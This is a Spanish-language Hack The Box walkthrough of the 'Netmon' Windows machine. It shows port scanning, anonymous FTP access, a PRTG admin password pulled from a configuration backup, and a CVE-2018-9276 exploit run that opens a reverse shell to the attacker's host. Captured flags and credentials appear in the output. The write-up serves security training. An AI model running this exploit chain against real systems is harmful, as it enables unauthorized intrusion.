

Netmon

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Netmon en Hack The Box, tal y como se refleja, es un sistema Windows con un nivel de dificultad fácil.




Ilustración 1: Netmon.

Una vez se tiene la dirección IP del sistema, se comenzó la fase de enumeración, para identificar qué servicios y puertos estaban activos. Se realizó un escaneo del tipo SYN-SCAN de todos los puertos, dando como resultado lo siguiente:

```
msf5 > db nmap -v -A -T4 -sS -sV -p- 10.10.10.152
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-01 19:43 WEST
[*] Nmap: NSE: Loaded 148 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: Initiating NSE at 19:43
[*] Nmap: Completed NSE at 19:43, 0.00s elapsed
[*] Nmap: Initiating NSE at 19:43
[*] Nmap: Completed NSE at 19:43, 0.00s elapsed
[*] Nmap: Initiating Ping Scan at 19:43
[*] Nmap: Scanning 10.10.10.152 [4 ports]
[*] Nmap: Completed Ping Scan at 19:43, 0.16s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 19:43
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 19:43, 0.08s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 19:43
[*] Nmap: Scanning 10.10.10.152 [65535 ports]
```

Ilustración 2: Ejecutando nmap.

```

10.10.10.152 21      tcp    ftp      open     Microsoft ftpd
10.10.10.152 80      tcp    http     open     Indy httpd 18.1.37.13946 Paessler PRTG bandwidth monitor
10.10.10.152 135     tcp    msrpc    open     Microsoft Windows RPC
10.10.10.152 139     tcp    netbios-ssn open     Microsoft Windows netbios-ssn
10.10.10.152 445     tcp    smb      open     Windows 2016 Standard (build:14393) (name:NETMON)
10.10.10.152 5985    tcp    http     open     Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.10.10.152 47001   tcp    http     open     Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.10.10.152 49664   tcp    msrpc    open     Microsoft Windows RPC
10.10.10.152 49665   tcp    msrpc    open     Microsoft Windows RPC
10.10.10.152 49666   tcp    msrpc    open     Microsoft Windows RPC
10.10.10.152 49667   tcp    msrpc    open     Microsoft Windows RPC
10.10.10.152 49668   tcp    msrpc    open     Microsoft Windows RPC
10.10.10.152 49669   tcp    msrpc    open     Microsoft Windows RPC

```

Ilustración 3: Resultados de la ejecución de nmap.

En una primera impresión lo más destacado son los puertos 21 (FTP) y 80 (HTTP) en el cual el banner obtenido por NMAP dice que existe un PRTG Monitor en la versión 18.1.37. Antes de continuar investigando los resultados obtenidos, lo primero que se comprobó fue si el servidor FTP tenía habilitado el usuario *anonymous*.

```

root@kali:~# ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:root): anonymous
331 Anonymous access allowed, send identity (e-mail name)
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>

```

Ilustración 4: Conexión al servidor FTP.

Una vez dentro, recorriendo los diferentes directorios fue relativamente fácil encontrar la primera *flag*. Se encontraba en "C:\Users\Public\user.txt"

```

ftp> ls -la
200 PORT command successful.
125 Data connection already open; Transfer starting.
11-20-16 10:46PM <DIR> $RECYCLE.BIN
02-03-19 12:18AM 1024 .rnd
11-20-16 09:59PM 389408 bootmgr
07-16-16 09:10AM 1 BOOTNXT
02-03-19 08:05AM <DIR> Documents and Settings
02-25-19 10:15PM <DIR> inetpub
06-01-19 04:19PM 738197504 pagefile.sys
07-16-16 09:18AM <DIR> PerfLogs
02-25-19 10:56PM <DIR> Program Files
02-03-19 12:28AM <DIR> Program Files (x86)
02-25-19 10:56PM <DIR> ProgramData
02-03-19 08:05AM <DIR> Recovery
02-03-19 08:04AM <DIR> System Volume Information
02-03-19 08:08AM <DIR> Users
02-25-19 11:49PM <DIR> Windows
226 Transfer complete.
ftp> ls Users/Public
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19 08:05AM <DIR> Documents
07-16-16 09:18AM <DIR> Downloads
07-16-16 09:18AM <DIR> Music
07-16-16 09:18AM <DIR> Pictures
06-01-19 04:24PM 84 tester.txt
02-03-19 12:35AM 33 user.txt
07-16-16 09:18AM <DIR> Videos
226 Transfer complete.

```

Ilustración 5: Ficheros y directorios accesibles en el servidor FTP.

```

root@kali:~# cat user.txt
dd58ce67b49e15105e88096c8d9255a5
root@kali:~# █

```

Ilustración 6: Flag de usuario.

Para obtener la siguiente *flag* era necesario tener acceso como administrador, puesto que según la pista que nos daba Hack The Box, el fichero *root.txt* que la contenía se encontraba en "*C:\Users\Administrator\Desktop*". El usuario *anonymous* de FTP no tenía los suficientes privilegios para acceder a dicho directorio. Así que se comenzó a investigar la herramienta PRTG Monitor, cuyo acceso al panel de administración se encontraba en el puerto 80.




Ilustración 7: Intento de autenticación con credenciales por defecto.

Como refleja la imagen anterior, se probó la combinación usuario/contraseña por defecto, la cual no tuvo éxito. Buscando vulnerabilidades de esta herramienta se encontró la siguiente: <https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2018-9276> (el *exploit* correspondiente: <https://www.exploit-db.com/exploits/46527>). La versión de PRTG Monitor instalada en Netmon era vulnerable, pero requería conocer la contraseña del usuario que tiene acceso a la herramienta, por tanto, se decidió buscar más en profundidad por los directorios a los que se tenía acceso en el servidor FTP, con el objetivo de encontrar los ficheros de configuración.

```
ftp> cd ProgramData
250 CWD command successful.
ftp> ls -la
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19 08:05AM <DIR> Application Data
02-03-19 08:05AM <DIR> Desktop
02-03-19 08:05AM <DIR> Documents
02-03-19 12:15AM <DIR> Licenses
11-20-16 10:36PM <DIR> Microsoft
02-03-19 12:18AM <DIR> Paessler
02-03-19 08:05AM <DIR> regid.1991-06.com.microsoft
07-16-16 09:18AM <DIR> SoftwareDistribution
02-03-19 08:05AM <DIR> Start Menu
02-03-19 12:15AM <DIR> TEMP
02-03-19 08:05AM <DIR> Templates
11-20-16 10:19PM <DIR> US0Private
11-20-16 10:19PM <DIR> US0Shared
02-25-19 10:56PM <DIR> VMware
226 Transfer complete.
ftp> cd Paessler
250 CWD command successful.
```

Ilustración 8: Contenido del directorio ProgramData.


```

ftp> cd Paessler
250 CWD command successful.
ftp> ls -la
200 PORT command successful.
125 Data connection already open; Transfer starting.
06-01-19 04:49PM <DIR> PRTG Network Monitor
226 Transfer complete.
ftp> cd "PRTG Network Monitor"
250 CWD command successful.
ftp> ls -la
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19 12:40AM <DIR> Configuration Auto-Backups
06-01-19 04:32PM <DIR> Log Database
02-03-19 12:18AM <DIR> Logs (Debug)
02-03-19 12:18AM <DIR> Logs (Sensors)
02-03-19 12:18AM <DIR> Logs (System)
06-01-19 04:32PM <DIR> Logs (Web Server)
02-25-19 08:01PM <DIR> Monitoring Database
06-01-19 04:49PM 1223909 PRTG Configuration.dat
02-25-19 10:54PM 1189697 PRTG Configuration.old
07-14-18 03:13AM 1153755 PRTG Configuration.old.bak
06-01-19 04:33PM 1647314 PRTG Graph Data Cache.dat
02-25-19 11:00PM <DIR> Report PDFs
02-03-19 12:18AM <DIR> System Information Database
02-03-19 12:40AM <DIR> Ticket Database
02-03-19 12:18AM <DIR> ToDo Database
226 Transfer complete.
ftp> get "PRTG Configuration.old.bak"

```

Ilustración 9: Fichero configuración PRTG.



Ilustración 10: Contraseña del usuario administrador PRTG.

La contraseña encontrada era incorrecta, pero cambiando 2018 por 2019, se tenía acceso:




Ilustración 11: Acceso al panel de administración.

Ya en este punto se tenían las condiciones necesarias para explotar la vulnerabilidad anteriormente mencionada. Para automatizar el proceso, se hizo uso de este programa escrito en Python: <https://github.com/wildkindcc/CVE-2018-9276>. Proporcionando el usuario y la contraseña, abría un *reverse shell* como administrador.

```
root@kali:~/Github/CVE-2018-9276# ./CVE-2018-9276.py -i 10.10.10.152 -p 80 --user prtgadmin --password PrTg@dmin2019 --lhost 10.10.13.182 --lport 4444
[+] [PRTG/18.1.37.13946] is Vulnerable!

[+] Exploiting [10.10.10.152:80] as [prtgadmin/PrTg@dmin2019]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] File staged at [C:\Users\Public\tester.txt] successfully with objid of [2024]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Notification with objid [2024] staged for execution
[+] Generate msfvenom payload with [LHOST=10.10.13.182 LPORT=4444 OUTPUT=/tmp/dkxmvzxc.dll]
[+] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[+] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 5120 bytes
[+] Config file parsed
[+] Callback added for UUID 4B324FC8-1670-01D3-1270-5A47BF6EE188 V:3.0
[+] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[+] Config file parsed
[+] Hosting payload at [\\10.10.13.182\LUUQSWJR]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Command staged at [C:\Users\Public\tester.txt] successfully with objid of [2025]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Notification with objid [2025] staged for execution
[+] Attempting to kill the impacket thread
[+] Impacket will maintain its own thread for active connections, so you may find it's still listening on <LHOST>:4444!
[+] ps aux | grep <script name> and kill -9 <pid> if it is still running :)
[+] The connection will eventually time out.

[+] Listening on [10.10.13.182:4444 for the reverse shell!]
listening on [any] 4444 ...
[+] Incoming connection (10.10.10.152,50669)
[+] AUTHENTICATE_MESSAGE (\,NETMON)
```

Ilustración 12: Ejecución del exploit.

```
[*] Incoming connection (10.10.10.152,50669)
[*] AUTHENTICATE_MESSAGE (\.\NETMON)
[*] User \NETMON authenticated successfully
[*] ::00::4141414141414141
connect to [10.10.13.182] from (UNKNOWN) [10.10.152] 50671
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>[+] Disconnecting Share(1:IPC$)

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd /
cd /

C:\>cd Users/Administrator/Desktop
cd Users/Administrator/Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
1018977fb944bf1070f75b879fba67cc

C:\Users\Administrator\Desktop>
```

Ilustración 13: Reverse Shell y obtención de la flag del usuario root.

Teniendo acceso al sistema como administrador se obtuvo la última *flag* sin problemas. Dando por completado el reto.